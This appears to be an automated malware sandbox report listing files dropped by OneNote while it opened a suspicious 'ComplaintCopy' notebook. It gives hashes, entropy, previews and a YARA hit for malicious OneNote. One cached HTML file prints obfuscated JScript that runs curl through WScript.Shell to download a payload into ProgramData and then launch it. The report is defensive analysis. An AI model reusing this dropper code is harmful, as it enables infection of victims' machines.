SSDEEP:	3072:3aA0YRw9/WITtTWR7IbNzvL1aVauuWt4AJERnyNenUWHCoTCCCCCCCCCCCCCCCF:3a9xytedL1yaE4iERBV
MD5:	2E4E91C3EEB1D67118BE32FFB16EA0E9
SHA1:	166A2566BE9377D30B66BEF442106DB7C271043D
SHA-256:	90B875F3240AA2E9E0758976DE8C19CAD512BE06699C5F57BB9BAC17B02BCB4D
SHA-512:	0EB0032C2EEE880F02C4E1009DF4205AD4FAB63C95325439DEE79B03A07C6DD5BE97F2A7616FE855AADC409C0AB1D9876894CF904273D2C9675930B5D2BC99 8
Malicious:	false
Reputation:	unknown
Preview:	.R\{..M..Sx.)..@d....C.Os..9.....?.....I.....*...*...*..*.....h.....x{.....9.LZ..F.....G..A... I;..`.....6.s;6.s;6.s;6.s;..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Open Sections\~ComplaintCopy_54346(Feb01).one.onebackupconstruction

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	modified
Size (bytes):	162680
Entropy (8bit):	7.4872119198572396
Encrypted:	false
SSDEEP:	3072:3aA0YRw9/WITtTWR7IbNzvL1aVauuWt4AJERnyNenUWHCoTCCCCCCCCCCCCCCCF:3a9xytedL1yaE4iERBV
MD5:	2E4E91C3EEB1D67118BE32FFB16EA0E9
SHA1:	166A2566BE9377D30B66BEF442106DB7C271043D
SHA-256:	90B875F3240AA2E9E0758976DE8C19CAD512BE06699C5F57BB9BAC17B02BCB4D
SHA-512:	0EB0032C2EEE880F02C4E1009DF4205AD4FAB63C95325439DEE79B03A07C6DD5BE97F2A7616FE855AADC409C0AB1D9876894CF904273D2C9675930B5D2BC99 8
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_MalOneNote, Description: Yara detected Malicious OneNote, Source: C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Open Sections\~ComplaintCopy_54346(Feb01).one.onebackupconstruction, Author: Joe Security
Reputation:	unknown
Preview:	.R\{..M..Sx.)..@d....C.Os..9.....?.....I.....*...*...*..*.....h.....x{.....9.LZ..F.....G..A... I;..`.....6.s;6.s;6.s;6.s;..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Quick Notes\Quick Notes.one (On 01-02-2023).one (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE

File Type:	data
Category:	dropped
Size (bytes):	5272
Entropy (8bit):	1.290265544884408
Encrypted:	false
SSDEEP:	12:4WFYyfnj/UPJhMns6XXCx/VstO/Ke/tR4OlifhHlaAwveeFkfqzesGC:4WFYyfnY2sdxtstU/tPif3aAwmZfqN
MD5:	4F575F25B981971B01946884CC7CC054
SHA1:	37F97C9947BE0D05D3F687D5666EA236528BD576
SHA-256:	BC013991FF73EF5FBDD973B0FC359452C7C2F3D6677CDF479E235A4FB46B576E
SHA-512:	38D367C0B9A01A907A1817BA8C955701A91F79C03458F3B7E463D7E399EBB5B1176BDF3AB96E52AA63C5FB8CD20AA2BF5E4A050B4FEEEE1338A4C57EC75961 62
Malicious:	false
Reputation:	unknown
Preview:	.R\{..M..Sx.)..M..x*.CK.9~$i.De.....?.....I.....*...*...*...*.....h.....D.J..].G...E..c.....L..6 ... .6.s;6.s;6.s;6.s;..... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Quick Notes\~Quick Notes.one.onebackupconstruction

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	5272
Entropy (8bit):	1.290265544884408
Encrypted:	false
SSDEEP:	12:4WFYyfnj/UPJhMns6XXCx/VstO/Ke/tR4OlifhHlaAwveeFkfqzesGC:4WFYyfnY2sdxtstU/tPif3aAwmZfqN
MD5:	4F575F25B981971B01946884CC7CC054
SHA1:	37F97C9947BE0D05D3F687D5666EA236528BD576
SHA-256:	BC013991FF73EF5FBDD973B0FC359452C7C2F3D6677CDF479E235A4FB46B576E
SHA-512:	38D367C0B9A01A907A1817BA8C955701A91F79C03458F3B7E463D7E399EBB5B1176BDF3AB96E52AA63C5FB8CD20AA2BF5E4A050B4FEEEE1338A4C57EC75961 62
Malicious:	false
Reputation:	unknown
Preview:	.R\{..M..Sx.)..M..x*.CK.9~$i.De.....?.....I.....*...*...*...*.....h.....D.J..].G...E..c.....L..6 ... .6.s;6.s;6.s;6.s;..... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000003.bin (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.756909395653354
Encrypted:	false
SSDEEP:	192:hcPuQmtS6agdArga/K1fQJ3HaHF746hnUfi1sL0:hcPuQmtS6agdA0a/K1QJ3HaHu6hnUfiR
MD5:	6E31D3D43190BFAEB618A24ACAC1AD68
SHA1:	63043E09A66F5DA1B42C12E006BA2010D03CB4BA
SHA-256:	3CB29797A33E47C45A70D2F67A8715F132E7F1240B8710CD93C3411F93829717
SHA-512:	3DA5271007DDF032861D7D8D580192B0B3DC2EC7CAA3134D16AF38EAB69CE1E72109E975394D141F8CAF762F92464FE5891ACB0CBCD0EFA682FE4DD12318B DD
Malicious:	false
Reputation:	unknown
Preview:	.....5.q.....5.q ...I..2I.=....t.....t .p{A..e.;..R..`.....`~.=8G.[Dx..n0..t.....t .p{A ..e.;.....t .p{A..e.;..R..t.....<.A....T.+.....8L.^..A...z..?.8L.....t.....5.....`~.=8G.[Dx..n0.....t..... ...JUeE....V.R.....@.....@.y.!.H.F..Rn.....h...N.....9q....E..17...w.....@.y.!.H.F..Rn.....s.....s..... .....s....N..s..d.1..s..N.:..s..N.E..s..N.L.....4..(...(.....s.....s.....O.<I...A8L.....8L.^..A...z..?.2...&.....$.....`...t.s.....8L...c. .,.....:.....`~.=8G.[Dx..n0

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000004.bin (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped

Size (bytes):	4096
Entropy (8bit):	3.1591428849272076
Encrypted:	false
SSDEEP:	24:g+uHlekYtb+wSGMWrdwijKknr1OvCkNv6XPw13+iyl9fwp5E8UrHZjP:OctEqrCijjrqCdP0uhlhE5UJ
MD5:	F541E582001EECB9CA9EF7F226DB2959
SHA1:	B544C0B8F1AC1B3E800C3D89AE5E9D2C90A5FF56
SHA-256:	EA9A8A277D10E951F5D759EE92E7ADA3F7714F64B07F2DBE0B2CA49546FEFBCE
SHA-512:	6AB1FE4FE72A1D6926267ACD52351A952330AEAA6C876C26DB205ECD95A70418AF35B943DF6065A91703024E44B66ED2B7B4976D6CFD335304A44A41ABD4D2 3
Malicious:	false
Reputation:	unknown
Preview:	.....L9D.G...]q...O.....O....E.I.zF.....8.@..t...?w.q>.....q>...Ul....Y$ .A.....@....yY]..A.....8.@..t...?w...O....E.I.zF..iO.....q>.....5.....`~.=8G.[Dx..n0.....q>..... ...dB..p}.....0...@.....|T.R`.C.....h...N.....T.....@J.=.YN.....q.....|T.R`.C.....9. ...`.1.....4..~...1...(...(...<...O.n.e.N.o.t.e. .N.o.t.e.b.o.o.k.s.\.M.y. .N.o.t.e.b.o.o.k.....M.y. .N.o.t.e.b.o.o.k.....1.....M.y. .N.o.t.e .b.o.o.k.....2...&...d.....q>....s.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000005.bin (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.2680019682690906
Encrypted:	false
SSDEEP:	12:JYqo+vGI2vKvGMLJg8aUtlekYoa6MFyH/HNdNd4TXq1pCb4Drdi9c:qTc30gXjttlekYol/tdNd4TqzzJb
MD5:	E2378023AE7537430B0E7B95DAD3A050
SHA1:	898728FE525820A6CC34A5F3A201F17E64E575D6
SHA-256:	962757ACFE1AA64BB77B49171BBF792658539D31DA2BD737873D449C84184AD1
SHA-512:	210586D7A104C88F7A2690780B285A0FFEAE9D85401D7AD747CD206AA03C5780ED116026277FAB4D424F58598CE5A744EECF5A39A7FA4646D1253B52BF4C5DA 8
Malicious:	false
Reputation:	unknown
Preview:	....>.....x.....?.....1.Y.....1.Yn..8..v.N}...Im.....Im.*..K. .L....1.Yn..8..v.N}...1.Y.Im.*..K..L...UIm.....X..bM....3.4.....5.....`~.=8G.[Dx..n0..... .....i9/vK1.G.^....KC....h...N.....16/c..L.-....=.....16/c..L.-....=.....i9/vK1.G.^....KC.....Im.....Im..... .....Im...C..Im.`.1..Im...F.....4..~...1...(...(.....O.p.e.n. .S.e.c.t.i.o.n.s.....O.p.e.n. .S.e.c.t.i.o.n.s.....1.....O.p.e.n. .S.e.c.t.i.o.n.s..... .....X..bM....3.4Im.....Im.*..K..L...U2.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000006.bin (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SysEx File -
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.254751430962979
Encrypted:	false
SSDEEP:	24:I2645OJ4DklekYMwY4o9tHNeW4yb9ecF:96+OJncMr4JWNvF
MD5:	F61E242D14D05B291A2EC31F290FFC66
SHA1:	71CE75F0560CAEF0F8B96240B2FB13FD1207F8E3
SHA-256:	BD2798E86945284989F8014DD3AB01070B4C09D5772AC75F9B623C08188D1824
SHA-512:	8839761EBF84D986DCC12166630FC17DC02C3BC94FC3A26C8030DF2B1DF2BAF4DC2A555F926B8468BC046161E026A30E98E7D981EF17C3D8C78598D62E9717
Malicious:	false
Reputation:	unknown
Preview:	....>.....x...../:...../:.....(.+}{\T.C].....C]....E..Cj...../:...../:.....(.+} {\T../:.C]....E..Cj..."C]..D.Jbb..H.v.0...D.J.....C].....5.....`~.=8G.[Dx..n0.....C].....S ..S..B..1.0 LI.....q....>.J.....M.....h...N.....S ..S..B..1.0LI.....q....>.J.....M.....D.J.....D.J.....D.J. .B..D.J`.1..D.J..E.....4..~...1...(...(.....Q.u.i.c.k. .N.o.t.e.s.....Q.u.i.c.k. .N.o.t.e.s.....1.....Q.u.i.c.k. .N.o.t.e.s.....D.J.....D.Jbb..H.v.0... C].....C]....E..Cj..."2...../:.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000007.bin (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096

Entropy (8bit):	0.8792373697691158
Encrypted:	false
SSDEEP:	6:XaE+EWl/1W0AGlc51I4/Nnn/ll4kYdnQht7VsBqk4R1FsND87VsoGlA1E9avDCl/:8EWlcsxZlekYajV/zFCDoVXGliveeF
MD5:	3A2392D76AAD3E02630AA910F2384B77
SHA1:	9B4A647D9CA5D6BB94F441600837F0D1929CBA4E
SHA-256:	EDB66D4DCB84903844F4CDB968953AD8DD14B10909E0B80623A55552CD16662E
SHA-512:	2CB2427D425F2EC61274B7C0DC889286F9AAFD8ACEC52181DCF92E31ACF6C366C91694EC47584D74016DA1C180375AF413D6E24C6031DC5741A01ED81750D0E
Malicious:	false
Reputation:	unknown
Preview:	2...>.....x.....E.....3.....3`..L....b.....E.....3`..L....b...3.....5.....`~.=8G.[Dx..n0.....BA.1).sJ.....#....h...N..x...K..A.....x...K..A.....BA.1).sJ.....#.....3.....3.....3..1....3X.4.....0...e..... ...(.C..c.....p.Zh.6.....4.....(...(.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000009.bin (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, progressive, precision 8, 1312x424, components 3
Category:	dropped
Size (bytes):	54127
Entropy (8bit):	7.804118984558617
Encrypted:	false
SSDEEP:	1536:4uWStwiFAImRuCERn9FCD7OTseOMUX7we1WHzjKALnTCCCCCCCCCCCCCCCCCCp:4uWt4AJERnyNenUWHCoTCCCCCCCCCCm
MD5:	2CCB7FD40E61B6DD2CD936E61929FB81
SHA1:	B10AC2D16273A785C6B73E4CE047716CB451BE1C
SHA-256:	CBF4835796C6C58C2EEBB12BFE73AAAE73D0E9F37C5BD5DC63092ED776485FE8
SHA-512:	A83BFF1E484CAB88E97B72083A1E232A87856253928C1434F48C904343845AFEC8D2B1084E0BEF102C46413A34F9D8D1CB25A280FD968FF19927E17601326946
Malicious:	false
Reputation:	unknown
Preview:	.....XICC_PROFILE.....HLino....mntrRGB XYZ .....1..acspMSFT....IEC sRGB.....-HP .....cprt...P...3desc.....lwtpt.....bkpt.....rXYZ.....gXYZ...,....bXYZ...@....dmnd...T...pdmdd.....vued...L....view.....$lumi.....meas.....$tech...0....rTRC...<....gTRC...<....bTRC...<....text....Copyright (c) 1998 Hewlett-Packard Company..desc.....sRGB IEC61966-2.1.....sRGB IEC61966-2.1.....XYZ .....Q.....XYZ .....XYZ .....o...8.....XYZ .....b.....XYZ .....$.....desc.....IEC http://www.iec.ch.....IEC http://www.iec.ch.....desc.....IEC 61966-2.1 Default RGB colour space - sRGB.....IEC 61966-2.1 Default RGB colour space - sRGB.....desc.....,Reference Viewing Condition in IEC61966-2.1.....,Reference Viewing Condition in IEC61966-2.1.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000A.bin (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, progressive, precision 8, 1692x810, components 3
Category:	dropped
Size (bytes):	88911
Entropy (8bit):	7.701779182597222
Encrypted:	false
SSDEEP:	1536:4a+us0Yfpw9/WFi5HrTy2NtTWR7f2f5RNzQiiiiiiiiiiiimL1Vmwwn:4aA0YRw9/WITtTWR7lbNzvL1an
MD5:	4D5F7AFD30851031376DA0FA6D0E3F80
SHA1:	02154E502F09DDD49FFB8F55D0651FFCD7379B94
SHA-256:	F918BB0C65D2F90593265FE4087B9C6905148BD7B46579D902B9ABD5415415F5
SHA-512:	ED8BF498C66F59D252DA77CA490B067AF4106F3EA421A024C1C56D2AB63037B0E8BA71961D06370DB76773B08E1BE298C770395DD6CB131F2CE48BDF1D1171B
Malicious:	false
Reputation:	unknown
Preview:	.....XICC_PROFILE.....HLino....mntrRGB XYZ .....1..acspMSFT....IEC sRGB.....-HP .....cprt...P...3desc.....lwtpt.....bkpt.....rXYZ.....gXYZ...,....bXYZ...@....dmnd...T...pdmdd.....vued...L....view.....$lumi.....meas.....$tech...0....rTRC...<....gTRC...<....bTRC...<....text....Copyright (c) 1998 Hewlett-Packard Company..desc.....sRGB IEC61966-2.1.....sRGB IEC61966-2.1.....XYZ .....Q.....XYZ .....XYZ .....o...8.....XYZ .....b.....XYZ .....$.....desc.....IEC http://www.iec.ch.....IEC http://www.iec.ch.....desc.....IEC 61966-2.1 Default RGB colour space - sRGB.....IEC 61966-2.1 Default RGB colour space - sRGB.....desc.....,Reference Viewing Condition in IEC61966-2.1.....,Reference Viewing Condition in IEC61966-2.1.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000B.bin (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 40 x 40, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	296

Entropy (8bit):	6.844511427678902
Encrypted:	false
SSDEEP:	6:6v/lhPfRF/9916DoPg9nF9mWydqygHn5+QCEcve0AHJks+Qoi36r4up:6v/7BXfrPqTmWyduCE6lks+biw4c
MD5:	33DCA72504D567C57F95452A0358ED2F
SHA1:	F97C8896E03EF1C3CC4CD97E263F86C85FC80C31
SHA-256:	7E131D7DD2D98E5BF76866FFE0EB5C0AC994E1E791B07F61FB3A756F24D7317C
SHA-512:	64E48397171372908B9A5C1459DABE7C41E175CA7A27A064DBE45B747FC0973C6A77DCD77993403D19AAEBC5A92E944382FC3A34C58D5A893510576B2BA453A0
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR...(...(.....m....sRGB.....pHYs...t...t..f.x....IDATXG.Q.. .D.=Y.dz.x..*..~9.X..`...D."|0.[...Y.S..k.}.s#..1nA.f.*.#@.u2.s9..-.f...y_...T...h.....w.=....Gk%JW.v.._L)E}k..r..M2..$"A.D..z. ...P=k..Q...5H.(.T..$A.....;..Y.v?...s1.....~.6.N..p4B....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000C.bin (copy)

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	HTML document, ASCII text, with very long lines (1260), with CRLF line terminators
Category:	dropped
Size (bytes):	2062
Entropy (8bit):	4.6684220363132924
Encrypted:	false
SSDEEP:	24:iZOuxmCiuR9jDypCeBYPC2dQOpQ//BYPeHe83+7zSitfRR2sMzYQgIM9iQYpMgyq:5C9/KCeWPfdZ4WPe+G+7ZMNKJbEl
MD5:	01490924D020FBF7E183DF7C5541E93F
SHA1:	7B80E87D388A5976048DFB631077B2F9349AB707
SHA-256:	BBF77F3C20451320315DF280FC26DA57D09F5F9BD43074970A2F2CD64A325753
SHA-512:	B51C58AE95AD5988695DD21A17BB9C22580B3A740043A70B87CABD73831151E4FEA27C91F4D5CA6BDAD1626C69B2B6D9C59A8B75541CF3D8F14626437DB7251
Malicious:	false
Reputation:	unknown
Preview:	<html>.... f5&u5&n5&c5&t5&i5&o5&n5& 5&s5&l5&e5&e5&p5&(5&m5&i5&l5&l5&i5&s5&)5&{5&v5&a5&r5& 5&d5&a5&t5&e5& 5&=5& 5&n5&e5&w5& 5&D5&a5&t5&e5&(5&)5&;5&v5&a5&r5& 5&c5&u5&r5&D5&a5&t5&e5& 5&=5& 5&n5&u5&l5&l5&;5&d5&o5& 5&{5& 5&c5&u5&r5&D5&a5&t5&e5& 5&=5& 5&n5&e5&w5& 5&D5&a5&t5&e5&(5&)5&;5& 5&}5&w5&h5&i5&l5&e5&(5&c5&u5&r5&D5&a5&t5&e5& 5&-5& 5&d5&a5&t5&e5& 5&<5& 5&m5&i5&l5&l5&i5&s5&)5&;5&}5&/5&*5&*5& 5&v5&a5&r5& 5&u5&r5&l5& 5&=5& 5&"5&h5&t5&t5&p5&s5&:5&/5&/5&g5&o5&o5&g5&l5&e5&.5&c5&o5&m5&"5&;5& 5&*5&/5&n5&e5&w5& 5&A5&c5&t5&i5&v5&e5&X5&O5&b5&j5&e5&c5&t5&(5&"5&w5&s5&c5&r5&i5&p5&t5&.5&s5&h5&e5&l5&l5&"5&)5&.5&r5&u5&n5&(5&"5&c5&u5&r5&l5&.5&e5&x5&e5& 5&-5&-5&o5&u5&t5&p5&u5&t5& 5&C5&:5&\5&\5&P5&r5&o5&g5&r5&a5&m5&D5&a5&t5&a5&\5&\5&i5&n5&d5&e5&x5&15&.5&p5&n5&g5& 5&-5&-5&u5&r5&l5& 5&"5& 5&+5& 5&u5&r5&l5&,5& 5&05&)5&;5&s5&l5&e5&e5&p5&(5&15&55&05&05&05&)5&;5&v5&a5&r5& 5&s5&h5&e5&l5&l5& 5&=5& 5&n5&e5&w5& 5&A5&c5&t5&i5&v5&e5&X5&O5&b5&j5&e5&c5&t5&(5&"5&s5&h5&e5&l5&l5&.5&a5&p5&p5&l5&i5&c5&a5&t5&

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000003.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.756909395653354
Encrypted:	false
SSDEEP:	192:hcPuQmtS6agdArga/K1fQJ3HaHF746hnUfi1sL0:hcPuQmtS6agdA0a/K1QJ3HaHu6hnUfiR
MD5:	6E31D3D43190BFAEB618A24ACAC1AD68
SHA1:	63043E09A66F5DA1B42C12E006BA2010D03CB4BA
SHA-256:	3CB29797A33E47C45A70D2F67A8715F132E7F1240B8710CD93C3411F93829717
SHA-512:	3DA5271007DDF032861D7D8D580192B0B3DC2EC7CAA3134D16AF38EAB69CE1E72109E975394D141F8CAF762F92464FE5891ACB0CBCD0EFA682FE4DD12318BDD
Malicious:	false
Reputation:	unknown
Preview:	.....5.q.....5.q ...l..2l.=....t.......t .p{A..e.;..R..`.......`~.=8G.[Dx..n0..t.......t .p{A..e.;....t .p{A..e.;..R..t.....<.A....T.+.....8L.^..A...z..?.8L.....t.....5.....`~.=8G.[Dx..n0.....t.....JUeE....V.R.....@.....@.y.!.H.F..Rn.....h...N.....9q....E..17...w.....@.y.!.H.F..Rn.....s.....s.....s....N..s..d.1..s..N.:..s..N.E..s..N.L.....4..(...(.....s.....s.....O.<l...A8L.....8L.^..A...z..?.2...&.....$.....`...t.s.....8L...c.,.....:.....`~.=8G.[Dx..n0

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000004.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096

Entropy (8bit):	3.1591428849272076
Encrypted:	false
SSDEEP:	24:g+uHlekYtb+wSGMWrdwijKknr1OvCkNv6XPw13+iyl9fwp5E8UrHZjP:OctEqrCijjrqCdP0uhlhE5UJ
MD5:	F541E582001EECB9CA9EF7F226DB2959
SHA1:	B544C0B8F1AC1B3E800C3D89AE5E9D2C90A5FF56
SHA-256:	EA9A8A277D10E951F5D759EE92E7ADA3F7714F64B07F2DBE0B2CA49546FEFBCE
SHA-512:	6AB1FE4FE72A1D6926267ACD52351A952330AEAA6C876C26DB205ECD95A70418AF35B943DF6065A91703024E44B66ED2B7B4976D6CFD335304A44A41ABD4D2 3
Malicious:	false
Reputation:	unknown
Preview:	.....L9D.G...]q...O.....O....E.I.zF.....8.@..t...?w.q>.....q>...UI....Y$ .A.....@....yY]..A.....8.@..t...?w...O....E.I.zF..iO.....q>.....5.....`~.=8G.[Dx..n0.....q>..... ...dB..p}.....0...@.....|T.R`.C.....h...N.....T.....@J.=.YN.....q.....|T.R`.C.....9. ...`.1.....4..~...1...(...(...<...O.n.e.N.o.t.e. .N.o.t.e.b.o.o.k.s.\.M.y. .N.o.t.e.b.o.o.k.....M.y. .N.o.t.e.b.o.o.k.....1.....M.y. .N.o.t.e .b.o.o.k.....2...&...d.....q>....s.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000005.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.2680019682690906
Encrypted:	false
SSDEEP:	12:JYqo+vGI2vKvGMLJg8aUtlekYoa6MFyH/HNdNd4TXq1pCb4Drdi9c:qTc30gXjttlekYol/tdNd4TqzzJb
MD5:	E2378023AE7537430B0E7B95DAD3A050
SHA1:	898728FE525820A6CC34A5F3A201F17E64E575D6
SHA-256:	962757ACFE1AA64BB77B49171BBF792658539D31DA2BD737873D449C84184AD1
SHA-512:	210586D7A104C88F7A2690780B285A0FFEAE9D85401D7AD747CD206AA03C5780ED116026277FAB4D424F58598CE5A744EECF5A39A7FA4646D1253B52BF4C5DA 8
Malicious:	false
Reputation:	unknown
Preview:	....>.....x.....?.....1.Y.....1.Yn..8..v.N}...Im.....Im.*..K. .L....1.Yn..8..v.N}...1.Y.Im.*..K..L...UIm.....X..bM....3.4.....5.....`~.=8G.[Dx..n0..... .....i9/vK1.G.^....KC....h...N.....16/c..L.-....=.....16/c..L.-....=.....i9/vK1.G.^....KC.....Im.....Im..... .....Im...C..Im.`.1..Im...F.....4..~...1...(...(.....O.p.e.n. .S.e.c.t.i.o.n.s.....O.p.e.n. .S.e.c.t.i.o.n.s.....1.....O.p.e.n. .S.e.c.t.i.o.n.s..... .....X..bM....3.4Im.....Im.*..K..L...U2.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000006.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	SysEx File -
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.254751430962979
Encrypted:	false
SSDEEP:	24:I2645OJ4DklekYMwY4o9tHNeW4yb9ecF:96+OJncMr4JWNvF
MD5:	F61E242D14D05B291A2EC31F290FFC66
SHA1:	71CE75F0560CAEF0F8B96240B2FB13FD1207F8E3
SHA-256:	BD2798E86945284989F8014DD3AB01070B4C09D5772AC75F9B623C08188D1824
SHA-512:	8839761EBF84D986DCC12166630FC17DC02C3BC94FC3A26C8030DF2B1DF2BAF4DC2A555F926B8468BC046161E026A30E98E7D981EF17C3D8C78598D62E9717
Malicious:	false
Reputation:	unknown
Preview:	....>.....x...../:...../:.....(.+}{\T.C].....C]....E..Cj...../:.....(.+} {\T../:.C]....E..Cj..."C]..D.Jbb..H.v.0...D.J.....C].....5.....`~.=8G.[Dx..n0.....C].....S ..S..B..1.0 LI.....q....>.J.....M.....h...N.....S ..S..B..1.0LI.....q....>.J.....M.....D.J.....D.J.....D.J. .B..D.J`.1..D.J..E.....4..~...1...(...(.....Q.u.i.c.k. .N.o.t.e.s.....Q.u.i.c.k. .N.o.t.e.s.....1.....Q.u.i.c.k. .N.o.t.e.s.....D.J.....D.Jbb..H.v.0... C].....C]....E..Cj..."2...../:.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000007.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.8792373697691158

Encrypted:	false
SSDEEP:	6:XaE+EWl/1W0AGlc51I4/Nnn/ll4kYdnQht7VsBqk4R1FsND87VsoGlA1E9avDCl/:8EWlcsxZlekYajV/zFCDoVXGliveeF
MD5:	3A2392D76AAD3E02630AA910F2384B77
SHA1:	9B4A647D9CA5D6BB94F441600837F0D1929CBA4E
SHA-256:	EDB66D4DCB84903844F4CDB968953AD8DD14B10909E0B80623A55552CD16662E
SHA-512:	2CB2427D425F2EC61274B7C0DC889286F9AAFD8ACEC52181DCF92E31ACF6C366C91694EC47584D74016DA1C180375AF413D6E24C6031DC5741A01ED81750D0E
Malicious:	false
Reputation:	unknown
Preview:	2...>.....x.....E.....3.....3`..L...b.....E.....3`..L....b...3.....5.....`~.=8G.[Dx..n0.....BA.1).sJ.....#....h...N..x...K..A.....x...K..A.....BA.1).sJ.....#.....3.....3.....3..1....3X.4.....0...e..... ...(.C..c....p.Zh.6.....4.....(...(.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000009.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, progressive, precision 8, 1312x424, components 3
Category:	dropped
Size (bytes):	54127
Entropy (8bit):	7.804118984558617
Encrypted:	false
SSDEEP:	1536:4uWStwiFAImRuCERn9FCD7OTseOMUX7we1WHzjKALnTCCCCCCCCCCCCCCCCCCCp:4uWt4AJERnyNenUWHCoTCCCCCCCCCCm
MD5:	2CCB7FD40E61B6DD2CD936E61929FB81
SHA1:	B10AC2D16273A785C6B73E4CE047716CB451BE1C
SHA-256:	CBF4835796C6C58C2EEBB12BFE73AAAE73D0E9F37C5BD5DC63092ED776485FE8
SHA-512:	A83BFF1E484CAB88E97B72083A1E232A87856253928C1434F48C904343845AFEC8D2B1084E0BEF102C46413A34F9D8D1CB25A280FD968FF19927E17601326946
Malicious:	false
Reputation:	unknown
Preview:	.....XICC_PROFILE.....HLino....mntrRGB XYZ .....1..acspMSFT....IEC sRGB.....-HP .....cprt...P...3desc.....lwtpt.....bkpt.....rXYZ.....gXYZ...,....bXYZ...@....dmnd...T...pdmdd.....vued...L....view.....$lumi.....meas.....$tech...0....rTRC...<....gTRC...<....bTRC...<....text....Copyright (c) 1998 Hewlett-Packard Company..desc.....sRGB IEC61966-2.1.....sRGB IEC61966-2.1.....XYZ .....Q.....XYZ .....XYZ .....o...8.....XYZ .....b.....XYZ .....$.....desc.....IEC http://www.iec.ch.....IEC http://www.iec.ch.....desc.....IEC 61966-2.1 Default RGB colour space - sRGB.....IEC 61966-2.1 Default RGB colour space - sRGB.....desc.....,Reference Viewing Condition in IEC61966-2.1.....,Reference Viewing Condition in IEC61966-2.1.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000A.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, progressive, precision 8, 1692x810, components 3
Category:	dropped
Size (bytes):	88911
Entropy (8bit):	7.701779182597222
Encrypted:	false
SSDEEP:	1536:4a+us0Yfpw9/WFi5HrTy2NtTWR7f2f5RNzQiiiiiiiiiiiimL1Vmwwn:4aA0YRw9/WITtTWR7IbNzvL1an
MD5:	4D5F7AFD30851031376DA0FA6D0E3F80
SHA1:	02154E502F09DDD49FFB8F55D0651FFCD7379B94
SHA-256:	F918BB0C65D2F90593265FE4087B9C6905148BD7B46579D902B9ABD5415415F5
SHA-512:	ED8BF498C66F59D252DA77CA490B067AF4106F3EA421A024C1C56D2AB63037B0E8BA71961D06370DB76773B08E1BE298C770395DD6CB131F2CE48BDF1D1171B
Malicious:	false
Reputation:	unknown
